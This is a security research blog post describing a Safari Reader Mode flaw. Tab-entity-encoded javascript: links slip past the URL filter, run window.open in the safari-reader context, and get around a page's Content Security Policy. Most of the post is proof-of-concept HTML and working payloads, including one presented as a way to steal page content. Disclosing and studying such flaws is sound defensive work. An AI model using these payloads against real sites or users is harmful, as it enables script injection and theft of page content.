
Executing scripts in Safari Reader Mode to CSP Bypass



.png)


Key Takeaways
- Safari Reader Mode removes scripts, iframes, embedded objects, and event handlers while simplifying a page.
- Specially crafted javascript: links could bypass Reader Mode’s URL filtering.
- Some JavaScript functions, including window.open, remained executable in the safari-reader context.
- The technique could execute injected JavaScript that normal page-level CSP rules would block.
- Browser transformation features such as Reader Mode can introduce unexpected security boundaries and bypasses.
What is Safari Reader Mode?
Reading mode is a feature implemented in most browsers that allow users to read articles in a clutter-free view i.e rendering a page in a way that will be easy to read without any distraction.
Here is a image that explains reader mode pretty well.

Have you ever wondered how browsers achieve it? During the rendering process, browsers remove all unnecessary code, like javaScript, iframes, and other embedding elements.
Let’s try running a sample code code that embeds a few elements to see how Safari reacts
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Safari Reader Preview JavaScript Code execution</title>
</head>
<body>
    <h2 style="color: red;">macOS. It’s why there’s nothing else like a Mac</h2>
    <p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p>
    <p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p>
    <p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p>
    <p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p><br>
    <a href="https://www.apple.com/">Source: Apple.com</a><br><br>
    <iframe src="https://www.bing.com" frameborder="0"></iframe>
    <embed src="https://www.bing.com" type="">
    <object data="https://www.bing.com" type=""></object>
    <p onmouseover="alert(1)" style="color: red;">alert(1)</p>
    <script>alert(1);</script>
</body>
</html>
And this is how our page rendered in safari

Now you see a tiny lined button at the start of the address bar; it indicates whether the reader mode is available or not for the particular webpage.
Let’s put the document in reading mode to see how it looks

As expected, safari created a nice clutter-free view by modifying the DOM. Let’s look at the DOM to check what exactly happened.

And as you may notice iframe, embed, object, script, and onmouseover is removed.
But what is interesting is a hyperlink that points to apple.com, so as you click on the link you will be redirected to apple.com.
Since the anchor tag is allowed, the next idea that came to my mind is to use javascript URI
Let’s modify the last few lines in our sample code and see what happens.
<a href="https://www.apple.com/">Source: Apple.com</a><br>
<a href="javascript:alert(1)">Evil link</a>
Now, safari removed the link that points to javascript URI while the link to apple.com is same, as can be seen in below snapshot

After I came across this blogpost Safari Reader UXSS from Erling, which shows a bypass that URLs with javascript: are filtered, but ones with JaVASCRiPT: or javaScript: are not.
This behaviour is already fixed by the safari team, let’s try to bypass it again. One should note that using HTML5 entities to build a link with javascript URI, the first and most obvious payload will be
<a href="jav	ascript:alert(1)">Evil link</a>And it worked!

But, if you try to click on the link it will not work. even there is no error in the console as displayed in below image

Seems like there was another challenge for me. Next, the idea is to find out what is happening here.
To find out why our javascript code is not working we can define an invalid javascript code to identify whether the browser is interpreting it or not.
Let’s again modfiy a few lines in our sample code as follows
<a href="https://www.apple.com/">Source: Apple.com</a><br>
<a href="jav	ascript:invalidFunction();">Evil link</a>And as you can see below it throws a nice error

What we can conclude is that somehow the browser is identifying certain javascript code and does not allow us to execute it.
I have tested several functions during this time and figured out that at least window.open is working. Let’s modify our sample code and check the results
Modfied code
<a href="https://www.apple.com/">Source: Apple.com</a><br>
<a href="jav	ascript:var a = window.open('');a.alert(window.location.href)">Evil link</a><br>
As you can see the javascript code is executing in context to safari-reader, which is a pseudo-protocol used in safari reading mode.
We can also do funny stuff to disturb the user to break safari’s promise.
Let’s again remodify the last few lines and see how it works
<a href="https://www.apple.com/">Source: Apple.com</a><br>

<a href="jav	ascript:var p = document.createElement('p');p.innerHTML='<marquee scrollamount=25><img src=https://cdn.pixabay.com/photo/2017/10/26/20/00/pumpkin-2892303_1280.jpg height=400 width=400></marquee>';document.documentElement.appendChild(p)">Evil link</a><br>and it will create an annoying moving pumkin image on the screen as displayed in the below screenshot
Check the video proof of concept
Suggested Read – My hacking adventures with Safari reader mode
CSP Bypass
This vulnerability will also be useful to bypass CSP checks in safari. You can imagine a situation when an attacker is able to inject XSS payload on a perfectly CSP implemented page eg:
<?php header("Content-Security-Policy: default-src 'self'");?>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta http-equiv="X-UA-Compatible" content="ie=edge">
<title>Safari Reader Preview JavaScript Code execution</title>
</head>
<body>
<h2 style="color: red;">macOS. It’s why there’s nothing else like a Mac</h2>
<p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p>
<p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p>
<p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p>
<p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p><br>
<p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p>
<p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p>
<p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p>
<p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p><br>
<a href="https://www.apple.com/">Source: Apple.com</a><br>
<a href="jav	ascript:var a = window.open('','a');a.alert(a.opener.document.getElementsByTagName('p')[0].innerHTML)">Evil link</a><br>
</body>
</html> Now if you try to click on the inject link you will get a CSP violation error. However, if you put the same document in reading mode and then try to click again on the injected link, it will execute the javascript code to steal the content from the current page.
Check the video proof of concept


Keep Reading
.png)




We break browsers before someone else does
This is the default text value

